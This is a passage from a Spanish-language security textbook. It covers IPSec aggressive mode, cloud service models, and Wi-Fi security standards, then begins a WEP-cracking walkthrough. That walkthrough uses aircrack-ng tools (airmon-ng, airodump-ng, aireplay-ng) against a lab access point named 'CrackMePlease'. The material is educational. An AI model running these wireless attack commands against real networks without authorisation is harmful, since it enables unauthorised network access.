En el enlace que presentamos a continuación se puede encontrar una guía de referencia rápida o cheats-heet para implementar y configurar una VPN IPSec. En dicho documento hay una síntesis de los distintos protocolos que conforman IPSec, sus modos y las distintas fases del intercambio de claves: **http://packetlife.net/media/library/6/IPsec.pdf**.

si el modo principal o el agresivo de ISAKMP está habilitado, como así también si se utiliza una clave compartida.




Figura 27. Podemos apreciar las herramientas de análisis de VPN incluidos en BT5; en especial, se destaca la herramienta **`ike-scan`**.

Uno de los modos de operación de IPSec por medio del cual se genera un canal para llevar adelante el intercambio de claves en una VPN es el **modo agresivo** (*aggresive mode*). Este modo no está recomendado porque parte del intercambio se hace por un canal no cifrado, y si bien no es el modo que se usar por defecto, muchas veces

CONJUNTO DE GUÍAS DE REFERENCIA

A continuación, presentamos un sitio con una serie de guías de referencia de temas relacionados con redes y seguridad. Allí encontraremos información de alto valor sobre una amplia variedad de protocolos, aplicaciones y tecnologías, sintetizada para su fácil comprensión, para visitarla debemos ingresar a la dirección web **http://packetlife.net/library/cheat-sheets**.

permanece habilitado como segunda opción. Si un atacante identifica la presencia del modo agresivo, puede forzar al terminador VPN a utilizar este modo por sobre el principal, y así, obtener información que puede ser utilizada para acceder al túnel en forma no autorizada.

Si el túnel se genera por software –por ejemplo, sobre SSH o SSL–, es fundamental conocer las versiones implementadas de las aplicaciones e, incluso, de los protocolos. Es sabido que la versión 1 SSH es vulnerable, al igual que la versión 2 del protocolo SSL; incluso existen exploits públicos conocidos y diversas formas de aprovecharse de ellas.

Cloud computing

Si bien el concepto de "nube" no es algo nuevo, ya que desde hace tiempo estamos utilizando aplicaciones que se ejecutan en "el ciberespacio", como Gmail, Hotmail, GoogleDocs, Dropbox, Facebook, etc., la mayoría de los servicios ofrecidos estaban orientados a personas.

A partir del aumento de la capacidad de procesamiento, de almacenamiento y, especialmente, al aumento de la velocidad de los enlaces y a las tecnologías de virtualización, existente desde hace unos pocos años, la idea de la nube se ha extendido al mundo corporativo. La provisión de servicios en la nube está dividida en tres categorías conocidas como el Modelo SPI (*Software, Platform, Infraestructure*). Estas categorías son **IaaS** (*Infraestructure as a Service*), **PaaS** (*Platform as a Service*) y **SaaS** (*Software as a Service*).

El modelo **IaaS** ofrece al usuario la provisión de procesamiento, almacenamiento, redes y cualquier otro recurso de cómputo necesario para poder instalar software, incluyendo el sistema operativo y aplicaciones. Pero el usuario no tiene control sobre el sistema

¿QUÉ ES ESO DE "LA NUBE"?

La **nube** o **cloud computing** es un modelo de acceso por red ubicuo, conveniente y bajo demanda para acceder a un conjunto de recursos de cómputo compartidos (procesamiento, almacenamiento, aplicaciones y servicios), que puede ser rápidamente puesto en marcha y con un mínimo esfuerzo de gestión. Para conocer más sobre la nube, es posible acceder a estos documentos del NIST: SP800-145: **http://1.usa.gov/MuCQsY** y SP800-146: **http://1.usa.gov/MSylHk**

subyacente a la infraestructura provista. Un ejemplo de este modelo es **Amazon Web Services EC2**, donde uno puede solicitar un equipo virtualizado con capacidades de procesamiento, disco, transferencia de red, etc., y solo pagar por los recursos utilizados.

El modelo **PaaS**, en cambio, ofrece al usuario la capacidad de ejecutar aplicaciones por él desarrolladas o contratadas a terceros, a partir de los lenguajes de programación o interfaces provistas por el proveedor. En este caso, el usuario no tiene control ni sobre el sistema subyacente ni sobre los recursos de procesamiento, almacenamiento, red o sistema operativo provisto. Un ejemplo de este modelo es **Microsoft Azure**.

> EL MODELO PASS NOS PERMITE EJECUTAR APLICACIONES DESARROLLADAS O CONTRATADAS

Finalmente, el modelo **SaaS** ofrece al usuario la capacidad de utilizar la aplicación que está ejecutándose sobre la infraestructura en la nube. Las aplicaciones son accedidas desde los dispositivos cliente a través de interfaces cliente, como un navegador web. En este caso, el usuario no controla ni el sistema subyacente, ni el procesamiento, almacenamiento, red o sistema operativo, así como tampoco, las aplicaciones que se están ejecutando para brindar el servicio en cuestión, con la salvedad de una limitada interfaz de administración para configuraciones a nivel de usuarios de la aplicación. Un ejemplo de esto pueden ser los sistemas **SalesForce** y **QualysGuard**.

En todos los casos, la novedad que incorpora la nube es que lleva al plano de los servicios un mundo que hasta ahora estaba íntimamente relacionado con el hardware. Las organizaciones pueden pagar únicamente por lo que utilizan y no tener que invertir ni mantener infraestructura que no se esté aprovechando al 100%.

CLOUDSTORAGE

Al momento de seleccionar un proveedor de almacenamiento en la nube, como Dropbox, SugarSync, GoogleDrive, y otros, sea este gratuito o no, además de la cantidad de GB ofrecidos y la compatibilidad entre plataformas, es necesario considerar los términos y condiciones del servicio en relación a la seguridad de los datos. En el enlace siguiente ofrece una reseña de los proveedores de **CloudStorage**: **www.inteco.es/blogs/post/Seguridad/BlogSeguridad/Articulo_y_comentarios/Cloud_storage**.




Figura 28. **QualysGuard** funciona bajo el modelo **SaaS** de cloud computing. En la imagen podemos ver un escaneo con la versión free.

Es indudable que el hecho de maximizar el uso del hardware gracias a la virtualización y el aumento en la capacidad de transmisión de los enlaces de comunicaciones hizo posible que hoy utilicemos esta tecnología y aprovechemos todos sus beneficios. Sin embargo, no creamos que es la panacea, como toda nueva tecnología, tiene riesgos.

Quizás el más comentado en la actualidad sea el relacionado con la privacidad de las personas y la gestión de sus datos personales. Por esta razón, los riesgos asociados al cloud computing no están solamente relacionados con la tecnología, sino también con el plano legal.

Adicionalmente, una de las principales características de la nube, que es la ubicuidad, puede ser un arma de doble filo: decir que "los datos están en varios lugares" y decir que "no sé donde están los datos" no tiene una gran diferencia. Por otro lado, una de las grandes barreras con las cuales se enfrentó en un comienzo el cloud computing fue la desconfianza de las organizaciones respecto a esta tecnología. En este sentido, se fundó la organización **Cloud Security Alliance**, cuyo objetivo es promover las ventajas y el uso del cloud computing.

Seguridad en comunicaciones inalámbricas

Dentro de las telecomunicaciones, es imposible no mencionar la importancia que hoy en día tienen las **redes móviles**, en particular, las denominadas redes WiFi. Si bien en este apartado nos enfocaremos en estas últimas, debemos tener en cuenta que existen otros protocolos, como **Bluetooth**, las redes **3G** y **4G**, entre otras tecnologías móviles.




Figura 29. En esta imagen podemos ver el sitio oficial del capítulo argentino de la **Cloud Security Alliance**.

Antes de continuar, aclaremos que no es el objetivo de esta sección, ni tampoco del libro, hacer un compendio de tutoriales sobre cómo utilizar las herramientas disponibles para descubrir o explotar vulnerabilidades. Estamos convencidos de que es mucho más útil exponer aspectos conceptuales y de desarrollo de los distintos sistemas, los cuales luego son aprovechados por estas herramientas. Un ejemplo de esto podrá verse claramente cuando hagamos mención

al sistema de seguridad **WPA**, donde el principio utilizado para desarrollar un antiguo ataque contra el protocolo **WEP** (**ataque korek**) es adaptado para WPA. Sin un conocimiento sólido, sería muy complicado siquiera detectar la posibilidad de adaptar dicho método. Si bien es cierto que la seguridad tiene un gran porcentaje de práctica y trabajo de campo, con una base conceptual sólida, podemos recurrir a la infinidad de tutoriales que existen en Internet y no solo ejecutarlos paso a paso, sino además comprender qué estamos haciendo en cada instancia. Por eso, nos gustaría compartir una frase de Leonardo Da Vinci: "Los que se enamoran de la práctica sin la teoría son como los pilotos sin timón ni brújula, que nunca podrán saber hacia dónde van". De todas formas, veremos varios ejemplos para facilitar la asimilación de los conocimientos y, además, compartiremos enlaces a diversos recursos técnicos y tutoriales para complementar los temas tratados.

EN INTERNET HAY MUCHOS TUTORIALES QUE BRINDAN DATOS MUY INTERESANTES

Historia de las redes inalámbricas

En el siglo XIX, el físico escocés James Clerk Maxwell relacionó las ondas magnéticas con las ondas eléctricas, describiendo por completo los fenómenos electromagnéticos. Anteriormente a Maxwell, varios científicos de la talla de Michael Faraday, Carl Friedrich Gauss, Hans Christian Oersted, Charles de Coulomb, André Ampère y muchos otros habían estudiado de manera aislada los campos eléctricos y magnéticos, pero hasta ese momento, no los habían relacionado. La genialidad de Maxwell fue desarrollar una serie de ecuaciones

CLOUD SECURITY ALLIANCE (CSA)

La **CSA** es una organización sin fines de lucro que tiene por objetivo promover el uso de las buenas prácticas para proveer mejores niveles de seguridad de la información dentro del ámbito del cloud computing. Para hacerlo, regularmente realiza investigaciones y genera material en pos de colaborar con el desarrollo del cloud computing en materia de seguridad.

(posteriormente simplificadas) que relacionaban dichos campos, lo que dio lugar a los **campos electromagnéticos**. Estas ecuaciones son conocidas como las **ecuaciones de Maxwell**. Un caso particular de estas ondas son las **radiofrecuencias**, ya que poseen ciertas características que las hacen aptas para transmitir información a través del aire. Particularmente, son las que se utilizarán en las comunicaciones que nos interesan en esta sección.

Las tecnologías de transmisiones inalámbricas se pueden clasificar, básicamente, según dos criterios: por su **alcance** y por el tipo de **acceso**. En este último caso, nos centraremos directamente en la tecnología WiFi. Según el alcance, podemos clasificar a las redes en **WPAN** (*Wireless Personal Area Network*), **WLAN** (*Wireless Local Area Network*), **WMAN** (*Wireless Metropolitan Area Network*) y **WWAN** (*Wireless Wide Area Network*). El alcance de las WPAN está limitado hasta los 10 metros en promedio. En términos generales, se utilizan para interconectar dispositivos tales como impresoras, teclados y otros tipos de gadgets. Ejemplos de este tipo de red son las tecnologías **IrDA** y **Bluetooth**.

> LAS TECNOLOGÍAS INALÁMBRICAS SE PUEDEN CLASIFICAR POR SU ALCANCE Y POR EL ACCESO

En el caso de las WLAN, las redes que todos conocemos, tienen un alcance máximo teórico de 300 metros aproximadamente. El estándar es el **IEEE 802.11** (**www.ieee802.org/11**), también conocido como WiFi.

Las WMAN están orientadas a brindar una red a grandes comunidades, por ejemplo, una ciudad. Un ejemplo de esta tecnología es **WiMAX**, actualmente con un alcance máximo de 70 kilómetros. El estándar de WiMAX es el **IEEE 802.16**.

Finalmente, las WWAN son las redes de mayor alcance, aquellas que suelen cubrir grandes extensiones territoriales. Un ejemplo son

PRIMERA TRANSMISIÓN

La primera transmisión radiofónica programada al público se hizo el 27/08/1920 en Argentina por el Dr. E. Susini y 3 amigos, luego llamados "Los locos de la azotea", ya que se realizó desde la terraza del Teatro Coliseo. La obra elegida para iniciar la transmisión fue la ópera Parsifal, de R. Wagner.

las redes de datos de telefonía celular, implementadas según diversos protocolos, como **GPRS**, **EDGE**, **3G** y **4G**.

La otra clasificación es por el tipo de acceso. En este caso, nos centraremos en el estándar **802.11**. Así, tendremos redes en modo **ad-hoc**, en modo **infraestructura** y según **múltiples puntos de acceso**.

Las redes ad-hoc se establecen cuando dos equipos directamente se conectan entre sí. Mientras ambos estén dentro del área de cobertura de la red, el funcionamiento es independiente, y cada equipo tendrá acceso a los recursos compartidos por el otro, pero nunca con equipos o servidores externos a ese enlace. Comúnmente, estas redes no requieren de ningún tipo de configuración ni administración.

> UN ACCESS POINT SE UTILIZA PARA CENTRALIZAR LA CONEXIÓN DE VARIOS EQUIPOS.

En las redes en modo infraestructura se utiliza un **access point** o punto de acceso para centralizar la conexión de varios equipos. A su vez, mediante un cable enchufado a la red cableada, los equipos conectados a él pueden acceder a los recursos habilitados en la red. Estos dispositivos también aumentan el rango de comunicación, ya que actúan como repetidores. Las redes se conocen mediante un identificador denominado genéricamente **SSID**, el cual es una cadena de 1 a 32 caracteres del código ASCII, sensible a mayúsculas y minúsculas, que permite a los equipos cliente asociarse a la red en cuestión.

Finalmente, en el caso de las redes de múltiples puntos de acceso, se utilizan varios access points distribuidos en una zona específica, con el objetivo de ampliar el rango de comunicación que brindaría un solo dispositivo. También se implementa el concepto de **hand-off**, según el cual los equipos cliente pueden moverse libremente dentro de la red.

HAND-OFF

El **hand-off** permite a distintos equipos cliente moverse libremente por una red sin perder conexión, incluso, cuando dentro de ella se cambie de punto de acceso. Además del modo de múltiples puntos de acceso, en las redes celulares también se aplica este concepto cuando se cambia de antena y se continúa utilizando el servicio. En las redes celulares, cuando el cambio de antena implica el cambio de proveedor de servicios, se hace **roaming** entre las compañías.

Estándares de seguridad

Las redes inalámbricas de por sí son inseguras, ya que, a diferencia de las cableadas, no existe un medio (el cable) que confine la señal. El medio de transmisión en este caso es el aire, que está al alcance de cualquier usuario, bien o mal intencionado. Desde el inicio del desarrollo del estándar IEEE 802.11, cuya primera versión, conocida hoy como 802.11 legacy, fue publicada en 1997, se pensó en agregar mecanismos de seguridad que compensaran las desventajas de este medio. De esta forma, se desarrolló un sistema que buscaba incorporar mecanismos de autenticación y cifrado de modo tal de mantener los niveles de seguridad similares a los de las redes cableadas.

Si bien el objetivo era bueno, al momento de desarrollar el sistema de seguridad, no se convocó a expertos en seguridad, sino que los encargados de desarrollarlo fueron especialistas en telecomunicaciones. Esto hizo que el primero de los desarrollos, conocido como WEP, al poco tiempo de publicado, ya tuviese un conjunto de vulnerabilidades conocidas.

WEP

Tal como hemos mencionado, el primer sistema de seguridad para redes WiFi fue WEP (*Wired Equivalent Privacy*), que se desarrolló en 1999. Este sistema, en principio, implementaba una clave de 40 bits basada en el algoritmo RC4 (*Rivest Cipher 4*), al cual se le descubrieron serias vulnerabilidades posteriormente. Entre las características más importantes de WEP, podemos mencionar que los mensajes se cifran junto con un **chequeo de redundancia cíclica** (**CRC**) de 32 bits, lo que brinda integridad al sistema. La confidencialidad está dada por

REFERENCIAS DE REDES INALÁMBRICAS

A continuación, presentamos una interesante guía de referencia rápida de redes inalámbricas 802.11. En ella se ofrece una síntesis de los conceptos básicos, tanto de redes inalámbricas como de su seguridad. También hay una serie de detalles técnicos muy interesantes y una descripción de las normas más importantes del estándar. Puede descargarse utilizando el siguiente enlace: **http://media.packetlife.net/media/library/4/IEEE_802.11_WLAN.pdf**.

el cifrado con RC4. En este caso, pueden utilizarse dos alternativas: claves de 40 bits (incrementadas a 64 bits por medio de un vector de inicialización de 24 bits) o de 104 bits (incrementadas a 128 bits por acción de dicho vector). La implementación de este sistema es sencilla: solo hace falta compartir la clave, conocida como PSK (*Pre-Shared Key*) entre los equipos cliente y el punto de acceso. Esta fue una de las características que propulsó el uso de este sistema.

Pero al poco tiempo de ser lanzado, se identificaron progresivamente un conjunto de vulnerabilidades que, al día de hoy, permiten obtener la clave compartida en minutos.

En una de las secciones posteriores veremos con algunos ejemplos de qué forma se aprovecharon estas vulnerabilidades en pos del objetivo de romper el sistema de seguridad.

WPA

En la actualidad, WEP no brinda ningún tipo de seguridad, dado que, como mencionamos, a partir de las debilidades identificadas, es posible obtener la clave PSK en poco tiempo. Debido a su fracaso, fue forzoso desarrollar un nuevo sistema que ofreciera seguridad a las redes inalámbricas. Por cuestiones de retrocompatibilidad y de urgencia en cuanto a la necesidad imperiosa de tener un buen sistema de seguridad, la **WiFi Alliance** desarrolló el sistema **WPA** (*WiFi Protected Access*).

Dado que ya existía gran cantidad de equipos que implementaban WEP, no podía desarrollarse directamente un nuevo sistema que dejara obsoleto a su antecesor y obligara a los usuarios, particulares o empresas, a migrar todos sus equipos para que soportaran el nuevo estándar. Por otro lado, la premura para implementar una nueva solución no ofrecía el tiempo suficiente como para desarrollar desde cero un nuevo sistema que otorgara seguridad real a las redes inalámbricas.

WIFI ALLIANCE

A partir de la masificación de la tecnología WiFi, y para normalizar los equipos que implementan esta tecnología, se creó la **WiFi Alliance** (**www.wi-fi.org**). De esta forma, se buscaba lograr compatibilidad entre los equipos, independientemente del fabricante, aunque luego no se obtuvieron los resultados esperados.

Frente a este panorama se creó el sistema WPA, que cubrió la brecha dejada por WEP, pero mantuvo compatibilidad con esos equipos, simplemente reemplazando el **firmware** por uno más moderno.

Figura 30. En esta imagen podemos ver una captura del sitio oficial que corresponde a la **`WiFi Alliance (www.wi-fi.org)`**.

Mientras tanto, el IEEE comenzaba con el desarrollo de un nuevo sistema original, el cual iba a implementar los últimos avances de seguridad hasta ese momento. Así daba inicio el desarrollo de 802.11i, que comentaremos en breve.

Respecto a las mejoras que incorpora WPA sobre WEP, si bien mantiene RC4 como algoritmo, introdujo algunas características extra para fortalecer el proceso de cifrado, dando lugar al protocolo TKIP (*Temporal Key Integrity Protocol*). Por un lado, aumentó el tamaño de las claves dinámicas de 64 a 128 bits. En relación con esto, también duplicó el tamaño de los vectores de inicialización, que pasó de 24 a 48 bits. Como resultado, elevó el espacio de claves a 2^{48}, lo que redujo drásticamente la reutilización de vectores que existía en WEP. Pero el avance más importante fue la posibilidad de autenticarse contra un

servidor externo en vez de las claves compartidas de WEP, por ejemplo, un servidor RADIUS. A este mecanismo de autenticación contra un tercero se lo denominó **WPA-Enterprise**. De todas maneras, para entornos pequeños también permite usar el antiguo método **PSK**, al cual se denominó **WPA-Personal**.

Otro cambio significativo estaba relacionado con la comprobación de identidad, la cual se mejoró incorporando, en vez del CRC, un nuevo método de chequeo llamado **MIC** (*Message Integrity Code*), también conocido como **Michael**. Este procedimiento no tiene los problemas de linealidad que poseía el CRC y es más consistente para comprobaciones de integridad desde el punto de vista de la seguridad.

Todo esto hace que el único ataque posible contra este sistema (como así también para WPA2) sea el de fuerza bruta y solo para la versión de clave compartida. Para esto se puede utilizar la herramienta **aircrack-ng** y un buen diccionario de claves prehasheadas.

WPA2

Paralelamente al desarrollo e implementación de WPA, el IEEE formó un grupo de trabajo para encontrar una solución definitiva al problema de la seguridad de las redes inalámbricas. En 2004 fue aprobada la edición final de este estándar, denominado 802.11i. La WiFi Alliance se basó completamente en esta norma para desarrollar **WPA2**. De manera análoga a WPA, llamó a la versión de clave compartida **WPA2-Personal**, mientras que a la versión con autenticación 802.1x la denominó **WPA2-Enterprise**.

Para resolver definitivamente la problemática de la autenticación se implementó el estándar 802.1x, utilizando **EAP** o RADIUS. También permite el uso de TKIP para proporcionar seguridad a dispositivos diseñados para WEP. Por otro lado, deja de utilizarse RC4 como algoritmo de cifrado para pasar finalmente al estándar AES.

EAP

El Extensible Authentication Protocol (**EAP**) es un protocolo de autenticación que provee soporte para distintos tipos de comprobación en función de diferentes necesidades. Los más utilizados son **EAP-TLS** (EAP con TLS) y **EAP-RADIUS** (EAP con RADIUS).

El establecimiento de la conexión en WPA2 consta de cuatro fases:

1. El acuerdo sobre la política de seguridad.
2. La autenticación por medio de 802.1x (utilizando RADIUS o EAP).
3. La generación y distribución de claves.
4. El proceso por el cual se garantiza la confidencialidad e integridad de la asociación.

> ESTABLECER LA CONEXIÓN EN REDES WPA2 REQUIERE DE CUATRO FASES BIEN DEFINIDAS

Este análisis nos excede, por lo que a continuación presentamos un enlace complementario con mayor información donde se describe dicho proceso.

- Seguridad WiFi – WEP, WPA y WPA2, revista *Hakin9*: **www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_ES.pdf**

Ataques a las redes inalámbricas

Desde el punto de vista de la seguridad, analizaremos algunos aspectos relacionados tanto con la configuración de las redes como con la tecnología. En el primer caso, la seguridad estará asociada a la configuración de los distintos componentes de las redes Wi-Fi. En cuanto al aspecto tecnológico, veremos algunas particularidades que dependen de características intrínsecas de la seguridad, en especial, los mecanismos y protocolos de autenticación que fueron avanzando con el correr del tiempo.

Ataques a la autenticación

En esta sección veremos brevemente los ataques orientados a romper los mecanismos de autenticación. Puntualmente, trabajaremos sobre WEP, ya que, como hemos mencionado, es un sistema que posee un conjunto de vulnerabilidades que rápidamente permite obtener la clave compartida (PSK) de acceso a la red.

Si bien existen varias herramientas para llevar adelante estos procesos, nos centraremos en particular en la suite **aircrack-ng**. En este punto es importante detenernos, ya que para poder atacar una red inalámbrica, debemos contar con una interfaz inalámbrica que cumpla con un conjunto de características específicas; puntualmente, que permita

el modo monitor y la inyección de paquetes. Un listado de algunas interfaces que poseen estas dos características puede encontrarse en: **www.aircrack-ng.org/doku.php?id=compatible_cards**. En general, todas las placas atheros y Ralink permiten llevar adelante estos ataques sin mayores inconvenientes.

Una vez que comprobamos que el chipset de nuestra placa permite habilitar el modo monitor e inyectar paquetes, el primer paso consiste en habilitar el modo monitor. Esto puede verse en la **Figura 31**.




Figura 31. Mediante el comando **airmon-ng**, habilitamos el modo monitor en la interfaz inalámbrica.

Hecho esto, suponiendo que como en nuestro caso la interfaz en modo monitor es **mon0**, escribimos la siguiente sentencia para identificar las redes inalámbricas presentes:

```
#airodump-ng mon0
```

En la **Figura 32** apreciamos las redes inalámbricas con información adicional, como, por ejemplo, la dirección MAC del punto de acceso y el nivel de cifrado que poseen. Podemos ver que el SSID **CrackMePlease**

tiene cifrado WEP, con lo cual nos centraremos en dicho equipo. Para esto identificamos su dirección MAC y ejecutamos el siguiente comando:

#airodump-ng --bssid C8:D5:FE:72:56:52 –w capturas mon0.




Figura 32. Dado que **CrackMePlease** es la única red que posee WEP, por lo que nos centraremos en ella.

De esta forma, solo capturaremos el tráfico de este punto de acceso puntual y guardaremos el capturado en el archivo capturas. Es importante guardar la tráfico capturado porque el ataque se realizará sobre esa captura.

Una de las debilidades de WEP es que, para generar un flujo de cifrado encargado de cifrar el tráfico transmitido, utiliza un valor pseudoaleatorio denominado vectores de inicialización o IV, por sus siglas en inglés. Estos IVs, tal como vimos previamente, tienen una longitud de 24 bits, lo que nos da un total de 16,7 millones de vectores posibles. Si bien parece un número grande, en realidad está comprobado que luego de 5 o 6 horas, estadísticamente los vectores se vuelven a repetir. Es decir, si estamos capturando tráfico, en unas 6 horas habremos recorrido el espacio total de vectores de inicialización.

Dado que esos vectores tienen incorporada mucha información útil para el proceso de autenticación, se demostró que, a partir de ellos, y luego de atacar al sistema, se puede obtener la clave sin mayores inconvenientes. Sin embargo, lo interesante sería reducir los tiempos de modo tal de obtener la clave antes de, como mínimo, las 6 horas.

Otra de las debilidades de WEP es que utiliza como mecanismo de control de integridad un CRC32. Está demostrado que CRC32 es un algoritmo lineal, razón por la cual es posible, incluso sin conocer la clave y, por ende, no estar autenticado, inyectar tráfico en la red. De esta manera, inyectando tramas específicas, podemos generar una mayor circulación de tráfico y lograr, en definitiva, que los IVs se generen más rápidamente. Esta es la razón por la cual nuestra interfaz inalámbrica tiene que soportar la inyección; de lo contrario, estaremos un buen tiempo hasta obtener la clave correspondiente.

En la **Figura 33** podemos ver, en primer lugar, cómo se prueba si la inyección funciona con la sentencia siguiente:

```
#aireplay-ng -9 mon0
```

